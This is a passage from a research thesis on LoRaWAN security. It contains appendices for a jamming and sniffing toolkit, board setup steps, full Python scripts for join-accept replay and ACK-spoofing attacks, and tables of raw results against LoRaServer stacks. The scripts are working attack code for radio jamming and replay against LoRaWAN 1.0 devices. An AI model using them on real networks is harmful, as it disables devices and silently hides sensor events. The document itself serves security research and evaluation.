Concluding our experiments, we use the jamming capabilities to verify the existence of two attacks against commonly used LoRaWAN software for both versions of the specification. This proves our framework to be capable of handling the whole communication flow for an attack automatically. Furthermore, we can show that the attacks are successfully mitigated in all LoRaWAN 1.1 software, but that the mitigation is useless due to the requirement for backward compatibility if at least one of the communicating entities runs LoRaWAN 1.0. If performed successfully, the attacks allow an adversary to disable a certain end device beyond the duration of the attack, or to falsely acknowledge uplink messages. While the former attack only exacerbates the effect of basic jamming, the latter can harm event-based systems by fading out selected events without being noticed.

We successfully attacked LoRaWAN 1.0 and demonstrated the effectiveness of LoRaWAN 1.1's mitigations.

Summarized, we provide a toolset for practical LoRaWAN security evaluation and demonstrated its abilities in experiments with the LoRa physical layer and LoRaWAN medium access control (MAC) layer. Our results show that jamming is a serious threat to the availability of LoRaWAN networks, and that backward compatibility will leave networks practically vulnerable for at least some years.

Part V

APPENDIX

A

IMPLEMENTATION: LORA DAEMON COMMANDS

This section lists the commands provided by the `lora_daemon` module of the companion application. The commands come in pairs of request and response object, with the request object defining the response object to be expected.

A.1 REQUEST OBJECTS

The name of each command is the only top-level key of the UBJSON structure passed to the daemon. The value of this key is an object that contains the type-dependent parameters. The `error` response object may be returned for every request and invalid input.

configure_gain

Configures low noise amplifier (LNA) gain and transmitter power of the modem.
This request provides the following parameters:

Parameter	Type	Purpose
`lna_boost`	bool	Enable LNA boost
`lna_gain`	int	Set LNA gain (1 to 6)
`pwr_out`	int	Output power (dBm)

Expected response objects:

- `status` – 0 if the settings have been configured.

enable_rc_jammer

Enables the remotely-triggered jammer mode of operation.
This request provides the following parameters:

Parameter	Type	Purpose
`trigger`	`gpio|udp`	Trigger source to listen to, either network (if available) or interrupt.

Expected response objects:

- `status` – 0 if the jammer could be enabled.

enable_sniffer

Enables the sniffer, which can listen to messages while still on air and trigger a jammer.
This request provides the following parameters:

Parameter	Type	Purpose
`action`	`gpio|udp|internal`	Defines the signal to use to trigger a jammer
`mask`	byte array	Mask applied to the `pattern`
`pattern`	byte array	Payload pattern that must match to trigger the jammer
`rxbuf`	bool	Whether the sniffed frame should be added to the rx buffer (like with `receive`)

The `internal` action triggers the jammer on the same node.
Expected response objects:

- `status` – 0 if the sniffer could be enabled.

fetch_frame

Fetches a received frame after calling `receive`.
This request has no parameters.
Expected response objects:

- `frame_data` – if the modem received a frame
- `status` – 0 if no frame is available

get_lora_channel

Returns the currently configured channel.
This request has no parameters.
Expected response objects:

- `lora_channel` – currently configured channel, if successful

get_preamble_length

Returns the currently configured preamble length.
This request has no parameters.
Expected response objects:

- `preamble_length` – Currently configured preamble length

get_time

Returns the current system time of the microcontroller unit (MCU) (uptime in microseconds).
This request has no parameters.
Expected response objects:

- `time` – Current system time

get_txcrc

Returns whether the cyclic redundancy check (CRC) is enabled for implicit header mode and transmission.
This request has no parameters.
Expected response objects:

- `txcrc` – Currently configured CRC behavior

set_jammer_plen

Configures the frame length used by the jammer.
This request provides the following parameters:

Parameter	Type	Purpose
`len`	int	Length of the frame used for jamming, up to 255 byte

Expected response objects:

- `status` – 0 if the length could be configured.

set_lora_channel

Configures the LoRa channel to use.
This request provides the following parameters:

Parameter	Type	Purpose
`bandwidth`	int	Bandwidth in kHz
`codingrate`	int	Coding rate, in the $[5, 8]$ interval
`explicitheader`	bool	If an explicit header should be used for receiving and transmitting
`frequency`	int	Frequency in Hz
`invertiqrx`	bool	Whether to invert the polarity for reception
`invertiqtx`	bool	Whether to invert the polarity for transmission
`spreadingfactor`	int	Spreading factor, from 7 to 12
`syncword`	int	LoRa syncword, `0x12` for private networks, `0x34` for public LoRaWAN. Must match on all transceivers.

Expected response objects:

- `lora_channel` – currently configured channel, if successful

`set_preamble_length`

Configures the preamble length to use for transmission.
This request provides the following parameters:

Parameter	Type	Purpose
`len`	int	Length of the preamble, up to 65535 symbols

Expected response objects:

- `preamble_length` – Currently configured preamble length.

`set_txcrc`

Configures whether the modem should use payload CRC for implicit header mode and transmission
This request provides the following parameters:

Parameter	Type	Purpose
`txcrc`	bool	Whether to use a CRC or not

Expected response objects:

- `txcrc` – Currently configured CRC behavior

receive

Enables the receiver mode of operation. Received frames can be retrieved via `fetch_frame`.
This request has no parameters.
Expected response objects:

- `status` – 0 if the modem started receiving.

standby

Puts the modem into standby and disables all other modes of operation.
This request has no parameters.
Expected response objects:

- `status` – 0 if standby is enabled.

transmit_frame

Transmits a frame or schedules a frame for transmission.
This request provides the following parameters:

PARAMETER	TYPE	PURPOSE
`blocking`	bool	if `true`, wait for the `txdone` interrupt before returning
`payload`	byte array	Payload to be sent
`time`	int	System time at which the frame should be sent

Combining `blocking` and `time` is not possible. The time parameter is most useful in combination with the offsets returned by `frame_data` to schedule a frame within a specific receive window.
Expected response objects:

- `status` – 0 if the frame has been sent or scheduled.

A.2 RESPONSE OBJECTS

The response objects are structured similar to the request objects. The top level contains a single key defining the object type, and its children are the returned parameters shown in the tables below.

status

Generic status message.
This response contains the following fields:

Parameter	Type	Purpose
`code`	int	Status code, 0 means that the request was processed successfully
`message`	string	Status message from the node

`error`

Generic error message.
This response contains the following field:

Parameter	Type	Purpose
`message`	string	Error message, containing the reason the request failed

`frame_data`

Returns the data of a received frame.
This response contains the following fields:

Parameter	Type	Purpose
`crc_error`	bool	Whether the modem reported a CRC error
`frames_dropped`	bool	Whether frames had to be dropped since the last call to `fetch_frame` because the receive buffer size was exhausted
`has_more`	bool	Whether there are more frames to be fetched right now
`payload`	byte array	Content of the frame
`rssi`	int	received signal strength indication (RSSI) value
`snr`	int	signal-to-noise ratio (SNR) value
`tx_rxdone`	int	Internal timestamp at that the `rxdone` interrupt was received
`tx_validheader`	int	Internal timestamp at that the `validheader` interrupt was received

`lora_channel`

Returns the currently configured channel.

This response contains the following fields:

Parameter	Type	Purpose
`bandwidth`	int	Bandwidth in kHz
`codingrate`	int	Coding rate, in the $[5, 8]$ interval
`explicitheader`	bool	If an explicit header should be used for receiving and transmitting
`frequency`	int	Frequency in Hz
`invertiqrx`	bool	Whether to invert the polarity for reception
`invertiqtx`	bool	Whether to invert the polarity for transmission
`spreadingfactor`	int	Spreading factor, from 7 to 12
`syncword`	int	LoRa syncword, `0x12` for private networks, `0x34` for public LoRaWAN. Must match on all transceivers.

`preamble_length`

Returns the currently configured preamble length.
This response contains the following field:

Parameter	Type	Purpose
`len`	int	Currently configured preamble length

`time`

Returns the current system time.
This response contains the following field:

Parameter	Type	Purpose
`time`	int	System time in microseconds since the last reboot

`txcrc`

Returns the current CRC configuration.
This response contains the following field:

Parameter	Type	Purpose
`txcrc`	bool	Payload CRC is enabled for implicit header mode and transmission

B

IMPLEMENTATION: ADDITIONAL UML DIAGRAMS

This section contains complete versions of unified modeling language (UML) diagrams

B.1 CLASS DIAGRAM: TPY MODULE LORA



Figure B.1: Class diagram: TPy module LoRa (full)

C

IMPLEMENTATION: FIELD NODE PRECONFIGURATIONS

This chapter presents the preconfigured boards that are directly supported by the security evaluation framework and have been used to gather the results presented in this work. Each of them represents one of the field node setup types listed in Section 5.3.4.

C.1 RASPBERRY PI WITH LORA HAT

This is an example for the *SPI deployment*, the binary can be created by running the following command in the build directory. Note that cross-compilation for the `arm-linux-gnueabihf` architecture is used.

```
$ PRECONF=native-raspi make all
```

For the evaluation, we used Raspberry Pis[1] with Dragino LoRa GPS Hats[2]. The Hat comes with the small drawback that it does not map the chip select line of the LoRa modem to one of the hardware chip select lines of the Raspberry Pi, which requires rewiring pin 22 (physical numbering) of the Hat to pin 24 on the Raspberry Pi, or soldering both lines together. As the native platform does not support general purpose input/outputs (GPIOs) for now, no more wiring is required.

To run the application manually, the following command can be issued to map the universal asynchronous receiver transmitter (UART) and serial peripheral interface (SPI) devices.

```
$ ./lora_controller --spi=0:0:/dev/spidev0.0 --uart-tty=<tty>
```

C.2 ADAFRUIT FEATHER M0 LORA

The Adafruit Feather Mo LoRa[3] is an example for the *USB deployment*, the binary can be created and flashed by running the following command in the build directory:

```
$ PRECONF=lora-feather-m0 make all flash
```

As the USB port of the board is emulated in software and not supported by RIOT, besides supplying the board with power over this port,

1 see `https://www.raspberrypi.org/`
2 see `https://www.dragino.com/products/lora/item/106-lora-gps-hat.html`
3 see `https://www.adafruit.com/product/3178`

an additional serial connection has to be made. Also, the following connections should be made:

GPIO	Purpose
GPIO5	Connect to DIO3 pin of the modem
GPIO6	External sniffer signal (optional, cf. Section 7.3)
GPIO9	External jammer trigger (optional, cf. Section 7.3)
RX	Serial interface
TX	Serial interface

As the microcontroller unit (MCU) provides only a single serial interface, this needs to be used for the communication between TPy node and the companion application, so no command line interface is available.

The logic level on the sniffer and jammer ports is 3.3 V.

C.3 LOPY 4

The LoPy 4[4] is an example for the *net deployment*, the binary can be created and flashed to the device by running the following command in the build directory:

```
$ PRECONF=lopy4 WIFI_SSID=lorawifi WIFI_PSK=verysecure \
  WIFI_IPV6=fd01::1337:0001 make all flash
```

As the LoPy 4 is based on an ESP32, it comes with built-in WiFi connectivity. The SSID and PSK of the WiFi network that the application should connect to are built into the binary, as well as an optional IP that is assigned to the WiFi interface.

The modem is already wired to the MCU, with all of the modems interrupt request (IRQ) lines connected to a diode and then mapped together on GPIO23, which is not broken out on the board. Other than that, the following connections can be made:

GPIO	Purpose
GPIO4	External sniffer signal (optional, cf. Section 7.3)
GPIO15	External jammer trigger (optional, cf. Section 7.3)

Both GPIOs provide a logic level of 3.3 V, this also holds for the serial port (U0TXD, U0TXD) that has to be connected for flashing the device, and which provides a command line interface to the application. Note that flashing the application to the device overrides the internal Python stack.

4 see https://pycom.io/product/lopy4/

D

EVALUATION OF ATTACKS: LISTINGS

This chapter contains the full listings used for the evaluation of attacks presented in Chapter 8.

D.1 JOIN ACCEPT REPLAY

This is the Python script used to generate the results for the join accept replay attack, which are presented in Section 8.1.

Listing D.1: Join accept replay attack

```
1  #!/usr/bin/env python
2  import tpycontrol
3  import time
4  import sys
5  import json
6  from lorawantools import lora_iterframes, lora_formatpayload, filter_msg
7  from lorawanmsg.base import LoRaWANMessage, MType
8
9  # Configuration of the nodes
10 devices = tpycontrol.Devices("../../tmp/devices.conf")
11 tc = tpycontrol.TPyControl(devices)
12
13 # Data rates from file
14 with open("../../jamming/datarates-eu868.json","r") as drfile:
15   datarates = json.loads(drfile.read())
16 print("Found %d data rates in datarates-eu868.json" % len(datarates))
17
18 # Roles
19 node_gw = tc.nodes['b']['feather'] # Node at gateway
20 node_ed = tc.nodes['a']['esp'] # Node at end device
21 all_nodes = [node_gw, node_ed]
22
23 # Target (Network byte order -> LSB/little endian)
24 target = { "devEUI": [0x1a, 0x92, 0xf4, 0x1c, 0x41, 0xad, 0xc7, 0xc4] }
25
26 # Network parameters. We assume them to be known from previous observation
27 channel = {
28   "frequency": 868500000, # Hz
29   "codingrate": 5, # 4/5
30   "syncword": 0x34,
31   **(next(dr for dr in datarates if dr['name']=='DR2')['config'])
```

```
32 }
33
34 # rx_done uplink receive window offsets, in seconds (Join rx-windows!)
35 rx1offset = 5 #s, from rxdone event
36 rx2offset = 6 #s, from rxdone event
37
38 # Filters to identify the messages
39 fltr_mtypeja = ("Message-Type=JOIN_ACCEPT", \
40  lambda m: m.mhdr.mType == MType.JOIN_ACCEPT)
41 fltr_mtypejr = ("Message-Type=JOIN_REQUEST", \
42  lambda m: m.mhdr.mType == MType.JOIN_REQUEST)
43 fltr_deveui = ("DevEUI matches", \
44  lambda m: all(a==b for (a,b) in zip(m.payload.devEUI,target['devEUI'])))
45
46 # Reset the nodes to a defined state
47 for node in all_nodes:
48   node.standby()
49   node.set_preamble_length(8)
50   node.set_lora_channel(**channel)
51   node.set_txcrc(True)
52
53 # The recorded Join Accept
54 frm_acc = None
55 # Join Request
56 frm_req = None
57
58 print("Phase 1: Collecting the Join Accept")
59 while frm_req == None or frm_acc == None:
60   print("Step 1.1: Waiting for JOIN_REQEUST...")
61
62   # First we want max gain to receive the Uplink on the end device side
63   node_ed.configure_gain(lna_gain=1, lna_boost=True, pwr_out=20)
64
65   # Capture uplink traffic:
66   node_ed.set_lora_channel(invertiqrx=False)
67
68   # The gateway node's first action is to sniff the accept, while it is
69   # jammed at the end device: Lower gain, so that the jamming frame drops under
70   # demodulation floor.
71   # Then, it's next tx task will be to jam incoming uplink frames, for which we
72   # use max power
73   node_gw.configure_gain(lna_gain=4, lna_boost=False, pwr_out=20)
74
75   # Sniffing the Accept is downlink traffic
76   node_gw.set_lora_channel(invertiqrx=True)
77
```

```
78  # Sniff at the gateway
79  node_gw.receive()
80
81  # Listen for confirmed uplinks
82  node_ed.receive()
83  while frm_req is None:
84    for ed_frame in filter_msg(fltr_deveui, filter_msg(fltr_mtypejr, \
85          lora_iterframes(node_ed), 'ED'), 'ED'):
86      frm_req = ed_frame
87    time.sleep(0.005)
88  print("Step 1.1: Complete. Received JOIN_REQUEST with DevNonce=%d..." %
89    LoRaWANMessage(frm_req['payload']).payload.devNonce)
90
91  # Step 2: Jam the Accept
92  print("Step 1.2: Configuring jamming the Accept at the client")
93
94  # Receive and jam downlink
95  node_ed.set_lora_channel(invertiqrx=True, invertiqtx=True)
96
97  # Wait until one second before the expected receive window
98  print("Step 1.2: Waiting for rx windows")
99  rxend = time.time() + rx2offset + 1 # 1s buffer so we get the Join Accept
100 time.sleep(rx1offset - 1)
101
102 # Jam at the end device
103 node_ed.enable_sniffer(rxbuf=False, action="internal",
104   mask=[0b11100000], pattern=[0b00100000])
105
106 gwframes = []
107 while rxend > time.time():
108   # Filter frames from the gateway by join accepts
109   gwframes += list(
110     filter_msg(fltr_mtypeja,
111       lora_iterframes(node_gw),
112     "GW")
113   )
114   time.sleep(0.005)
115
116 if frm_acc is None:
117   if len(gwframes) > 0:
118     print("Step 1.2: Success, we got a JOIN_ACCEPT.")
119     frm_acc = gwframes[0]
120
121     # Jam further requests of the same device at the gateway. The
122     # distinguishing DevEUI is at index 9 of the frame, which might be a bit
123     # late for selective jamming of a 16 byte frame. So we go for
```

```
124       # join request + joinEUI + devEUI and take the first n bytes, which
125       # can be adjusted
126       msg_req = LoRaWANMessage(frm_req['payload'])
127       # MHDR, 6 bytes JoinEUI:
128       pattern = ([0x00] + list(msg_req.payload.raw))[:7]
129       mask = [0b11100000] + [0xff for x in range(len(pattern)-1)]
130
131       # We want to jam the upcoming uplinks, so uplink polarity:
132       node_gw.set_lora_channel(invertiqrx=False, invertiqtx=False)
133       node_gw.enable_sniffer(rxbuf=False, action="internal",
134         mask=mask, pattern=pattern)
135       print("Step 1.2: Activated jammer on gateway for further requests")
136     else:
137       print("Step 1.2: Couldn't sniff Join Accept. Retrying")
138       frm_req = None
139
140 print("Phase 2: Replaying the Join Accept")
141 # Receive uplinks, replay downlinks
142 node_ed.set_lora_channel(invertiqrx=False, invertiqtx=False)
143 node_ed.set_txcrc(False)
144 node_ed.receive()
145 try:
146   # frm_req_new is any join request that follows (Retransmissions or new).
147   # we jam it, if the devNonce differs from the one for that we have the
148   # recorded Join Accept
149   frm_req_new = frm_req
150   while True:
151     # Schedule transmission of the recorded Accept near ED in all rx windows
152     print("Step 2.1: Waiting for Join Request with new DevNonce (!=%d)" %
153       LoRaWANMessage(frm_req['payload']).payload.devNonce)
154
155     frm_req_new = None
156     while frm_req_new is None:
157       time.sleep(0.005)
158       for ed_frame in filter_msg(fltr_deveui, filter_msg(fltr_mtypejr, \
159           lora_iterframes(node_ed), 'ED'), 'ED'):
160         frm_req_new = ed_frame
161         print("Got join request with DevNonce=%d" %
162           LoRaWANMessage(frm_req_new['payload']).payload.devNonce)
163
164     if LoRaWANMessage(frm_req['payload']).payload.devNonce != \
165         LoRaWANMessage(frm_req_new['payload']).payload.devNonce:
166       print("Step 2.2: Rescheduling replay of the Join Accept")
167       node_ed.transmit_frame(frm_acc['payload'], \
168         sched_time = frm_req_new['time_rxdone'] + rx1offset * 1000000)
169       time.sleep(rx1offset + 0.2)
```

```
170       node_ed.transmit_frame(frm_acc['payload'], \
171         sched_time = frm_req_new['time_rxdone'] + rx2offset * 1000000)
172       time.sleep(rx2offset)
173       print("Step 2.3: Waiting indefinitely for further Join Requests. If the")
174       print("          end device accepted the spoofed message, it is now")
175       print("          desynchronized from the server and you can")
176       print("          Ctrl-C this.")
177
178 except KeyboardInterrupt:
179   print("Stop requested")
180 finally:
181   print("Sending nodes to sleep")
182   [x.standby() for x in all_nodes]
```

D.2 ACK SPOOFING

This is the Python script used to generate the results for the ACK spoofing attack, which are presented in Section 8.2.

Listing D.2: ACK spoofing attack

```
1  #!/usr/bin/env python
2  import tpycontrol
3  import time
4  import sys
5  import json
6  from lorawantools import lora_iterframes, lora_formatpayload, filter_msg
7  from lorawanmsg.base import LoRaWANMessage, MType
8
9  # Configuration of the nodes
10 devices = tpycontrol.Devices("../../tmp/devices.conf")
11 tc = tpycontrol.TPyControl(devices)
12
13 # Data rates from file
14 with open("../../jamming/datarates-eu868.json","r") as drfile:
15   datarates = json.loads(drfile.read())
16 print("Found %d data rates in datarates-eu868.json" % len(datarates))
17
18 # Roles
19 node_gw = tc.nodes['b']['feather'] # Node at gateway
20 node_ed = tc.nodes['a']['esp'] # Node at end device
21 all_nodes = [node_gw, node_ed]
22
23 # Target
24 target = { "devAddr": [0x00, 0x24, 0x84, 0x22] }
25
```

```
26 # Network parameters. We assume them to be known from previous observation
27 channel = {
28   "frequency": 868500000, # Hz
29   "codingrate": 5, # 4/5
30   "syncword": 0x34,
31   **(next(dr for dr in datarates if dr['name']=='DR2')['config'])
32 }
33
34 # rx_done uplink receive window offsets, in seconds
35 rx1offset = 1 #s, from rxdone event
36 rx2offset = 2 #s, from rxdone event
37
38 # Create Message patterns
39 # a) For the ACK message
40 pattern_ack = LoRaWANMessage()
41 pattern_ack.mhdr.mType = MType.UNCONF_DATA_DOWN
42 pattern_ack.payload.fhdr.devAddr = target['devAddr']
43 # b) For the Uplinks
44 pattern_up = LoRaWANMessage()
45 pattern_up.mhdr.mType = MType.CONF_DATA_UP
46 pattern_up.payload.fhdr.devAddr = target['devAddr']
47
48 # Filters to identify the messages
49 fltr_mtypeup = ("Message-Type=CONF_DATA_UP", \
50  lambda m: m.mhdr.mType == MType.CONF_DATA_UP)
51 fltr_mtypedn = ("Message-Type=DATA_DOWN", \
52  lambda m: m.mhdr.mType in [MType.UNCONF_DATA_DOWN, MType.CONF_DATA_DOWN])
53 fltr_devaddr = ("DevAddr matches", \
54  lambda m: all(a==b for (a,b) in \
55   zip(m.payload.fhdr.devAddr,target['devAddr'])))
56 fltr_ack     = ("ACK set", \
57  lambda m: m.payload.fhdr.ack == True)
58
59 # Reset the nodes to a defined state
60 for node in all_nodes:
61   node.standby()
62   node.set_preamble_length(8)
63   node.set_lora_channel(**channel)
64   node.set_txcrc(True)
65
66 # The recorded ACK
67 frm_ack = None
68 # Uplink
69 frm_up = None
70
71 print("Phase 1: Collecting the ACK")
```

```
72 # As long as we received no uplink at all or as long as we receive retrans-
73 # missions. LoRaWAN-Specs 1.0.3, chapter 4.3.1: "the uplink frame counter is
74 # incremented (for each new uplink, repeated transmissions do not increase the
75 # counter)"
76 while frm_up == None or frm_ack == None:
77   print("Step 1.1: Waiting for CONF_DATA_UP...")
78   # First we want max gain to receive the Uplink on the end device side
79   node_ed.configure_gain(lna_gain=1, lna_boost=True, pwr_out=20)
80
81   # Capture uplink traffic:
82   node_ed.set_lora_channel(invertiqrx=False)
83
84   # The gateway node's first action is to sniff the ack, while it is
85   # jammed at the end device: Lower gain, so that the jamming frame drops under
86   # demodulation floor. Then, it's next tx task will be to jam incoming
87   # uplink frames, for which we use max power.
88   node_gw.configure_gain(lna_gain=4, lna_boost=False, pwr_out=20)
89
90   # Sniffing the ACK is downlink traffic
91   node_gw.set_lora_channel(invertiqrx=True)
92
93   # Sniff at the gateway
94   node_gw.receive()
95
96   # Listen for confirmed uplinks
97   node_ed.receive()
98   while frm_up is None:
99     for ed_frame in filter_msg(fltr_devaddr, filter_msg(fltr_mtypeup, \
100          lora_iterframes(node_ed), 'ED'), 'ED'):
101       frm_up = ed_frame
102     time.sleep(0.005)
103   print("Step 1.1: Complete. Received CONF_DATA_UP with FCnt=%d..." %
104     LoRaWANMessage(frm_up['payload']).payload.fhdr.fCnt)
105
106   # Step 2: Jam the ACK
107   print("Step 1.2: Configuring jamming the ACK at the client")
108
109   # Receive and jam downlink
110   node_ed.set_lora_channel(invertiqrx=True, invertiqtx=True)
111
112   # Jam at the end device
113   node_ed.enable_sniffer(rxbuf=False, action="internal",
114     mask=[0x00,0xff,0xff,0xff,0xff], pattern=pattern_ack.raw[:5])
115
116   print("Step 1.2: Waiting for rx windows")
117   rxend = time.time() + rx2offset + 1 # 1s buffer so we get the ACK
```

```
118   gwframes = []
119   while rxend > time.time():
120     # Filter frames from the gateway by down + devAddr matches + contains ack
121     gwframes += list(
122       filter_msg(fltr_ack,
123         filter_msg(fltr_devaddr,
124           filter_msg(fltr_mtypedn,
125             lora_iterframes(node_gw),
126           "GW"),
127         "GW"),
128       "GW")
129     )
130     time.sleep(0.005)
131
132   if frm_ack is None:
133     if len(gwframes) > 0:
134       print("Step 1.2: Success, we got an ACK.")
135       frm_ack = gwframes[0]
136       # We want to jam the upcoming uplinks, so uplink polarity:
137       node_gw.set_lora_channel(invertiqrx=False, invertiqtx=False)
138       node_gw.enable_sniffer(rxbuf=False, action="internal",
139         mask=[0b11100000,0xff,0xff,0xff,0xff], pattern=pattern_up.raw[:5])
140       print("Step 1.2: Activated jammer on gateway for further uplinks")
141     else:
142       print("Step 1.2: Couldn't sniff ACK. Retrying")
143       frm_up = None
144
145 print("Phase 2: Replaying the ACK")
146 # Receive uplinks, replay downlinks
147 node_ed.set_lora_channel(invertiqrx=False, invertiqtx=False)
148 node_ed.set_txcrc(False)
149 node_ed.receive()
150 try:
151   # frm_up_new is any uplink that follows (Retransmissions or new uplinks)
152   # we jam it, if the framecounter differs from the one for that we have the
153   # recorded ACK
154   frm_up_new = frm_up
155   while True:
156     # Schedule transmission of the recorded ACK near ED in all rx windows
157     print("Step 2.1: Waiting for confirmed uplink with new FCnt (>%d)" %
158       LoRaWANMessage(frm_up['payload']).payload.fhdr.fCnt)
159
160     frm_up_new = None
161     while frm_up_new is None:
162       time.sleep(0.005)
163       for ed_frame in filter_msg(fltr_devaddr, filter_msg(fltr_mtypeup, \
```

```
164             lora_iterframes(node_ed), 'ED'), 'ED'):
165           frm_up_new = ed_frame
166           print("Got confirmed uplink with FCnt=%d" %
167             LoRaWANMessage(frm_up_new['payload']).payload.fhdr.fCnt)
168
169       if LoRaWANMessage(frm_up['payload']).payload.fhdr.fCnt != \
170           LoRaWANMessage(frm_up_new['payload']).payload.fhdr.fCnt:
171         print("Step 2.2: Rescheduling replay of the ACK")
172         node_ed.transmit_frame(frm_ack['payload'], \
173           sched_time = frm_up_new['time_rxdone'] + rx1offset * 1000000)
174         time.sleep(rx1offset + 0.2)
175         node_ed.transmit_frame(frm_ack['payload'], \
176           sched_time = frm_up_new['time_rxdone'] + rx2offset * 1000000)
177         time.sleep(rx2offset)
178         print("Step 2.3: Waiting indefinitely for retransmissions of the")
179         print("          Uplink.You can Ctrl+C this at any time.")
180   except KeyboardInterrupt:
181     print("Stop requested")
182   finally:
183     print("Sending nodes to sleep")
184     [x.standby() for x in all_nodes]
```

E

EVALUATION OF ATTACKS: RAW DATA

This section contains the raw results created during the experimental evaluation of attacks with the framework. They are structured by attack and by the LoRaWAN stack that they have been tested against. While LoRaServer Version 3 and the The Things Network Stack Version 3 explicitly support LoRaWAN 1.1, LoRaServer Version 1 has been selected as it is the last release based on the 1.0 branch of the specification.

E.1 JOIN ACCEPT REPLAY

This attack is discussed in detail in Section 8.1. The columns of the tables presented in this section have the following meaning:

- **ID** – Internal identifier for reference.
- **First Join** – Join process used for the recording of a join accept:
  - **server** – Whether the network server received the join request. This is required for the attack to be successful.
  - **node** – Whether the end device received the valid join accept. This should be prevented, as the end device will usually stop to send further join requests after that, so the attacker missed his opportunity.
  - **sniffer** – Whether the sniffer was able to capture the join accept. This is required as we need it for replay.
- **Second Join** – Second join process used to desynchronize the session context of end device and network server:
  - **server** – Whether the server did receive the second join request. This should not happen, but might not be a problem for the attack as we replay an unrelated join accept.
  - **node** – Whether the node received a possible join accept by the server. This would be a successful join process and the attack failed.
  - **spoof** – Whether we could transmit the recorded join accept to the end device. If the attack succeeds, the security contexts will diverge after this message.
- **Communication possible** – We compare the sessions keys on the device and the network server. If they differ, the attack was successful and the nodes are not able to communicate. For

further verification, we try to send an uplink message. This should be "no" after a successful attack.

The granularity of cell values depends on the underlying implementation. If the software provided more information, it is shown in the tables.

E.1.1 *LoRa Server Version 1*

LoRaServer in version 1 only supports the LoRaWAN 1.0 branch, so these results show either the backward compatibility of the end device (LoRaMAC 5) or the situation in homogeneous LoRaWAN 1.0 networks (Arduino LMIC, LoRaMAC 4).

LoRa Server Version 1 and Arduino LMIC

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
F0	rx	lost	rx	–	–	ok	no
F1	rx	lost	rx	–	–	ok	no
F2	rx	lost	rx	–	–	ok	no
F3	rx	lost	rx	–	–	ok	no
F4	rx	lost	rx	–	–	ok	no
F5	rx	lost	rx	–	–	ok	no
F6	rx	lost	rx	–	–	ok	no
F7	rx	lost	rx	–	–	ok	no
F8	rx	lost	rx	–	–	ok	no
F9	rx	lost	corrupted	–	–		
F10	rx	lost	rx	–	–	ok	no
F11	rx	lost	rx	–	–	ok	no
F12	rx	lost	rx	–	–	ok	no
F13	rx	lost	rx	–	–	ok	no
F14	rx	lost	rx	rx	–	ok	no
F15	rx	rx	rx	–	–		yes
F16	rx	lost	rx	–	–	ok	no
F17	rx	lost	rx	–	–	ok	no
F18	rx	lost	rx	–	–	ok	no
F19	rx	lost	rx	rx	–	ok	no

During the experiment, 1 join request hasn't been received at all and is omitted in the table.

In experiment F9, the sniffer received a corrupted frame, so that it was not possible to establish different sections, but as long as the attacker remained active and replayed the frame, creating a session was not possible.

LoRa Server Version 1 and LoRaMAC Version 4

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
D0	rx	lost	rx	–	–	ok	no
D1	rx	lost	rx	–	–	ok	no
D2	rx	lost	rx	–	–	ok	no
D3	rx	lost	rx	–	–	ok	no
D4	rx	lost	rx	–	–	ok	no
D5	rx	lost	rx	–	–	ok	no
D6	rx	lost	rx	–	–	ok	no
D7	rx	lost	rx	yes	yes	no	yes
D8	rx	lost	rx	–	–	ok	no
D9	rx	lost	rx	–	–	ok	no
D10	rx	lost	rx	–	–	ok	no
D11	rx	lost	rx	–	–	ok	no
D12	rx	lost	rx	–	–	ok	no
D13	rx	lost	rx	yes	–	ok	no
D14	rx	lost	rx	–	–	ok	no
D15	rx	lost	corrupted	–	–	no	no
D16	rx	lost	rx	–	–	ok	no
D17	rx	lost	rx	–	–	ok	no
D18	rx	lost	rx	–	–	ok	no
D19	rx	lost	lost	yes	yes	no	yes

During the experiment, 3 join requests haven't been received at all and are omitted in the table.

In experiment D7, the second join attempt was successful without interference, even though the join accept was captured. In experiment D13, the server received the second join accept, but the attack was successful as it focuses on manipulating client state. In D15, the sniffer received a corrupted frame, so the intended attack does not work and the communication only is disrupted while the attacker stays active and replays the frame.

LoRa Server Version 1 and LoRaMAC Version 5

	First Join			Second Join			Comm.
ID	server	node	sniffer	server	node	spoof	possible
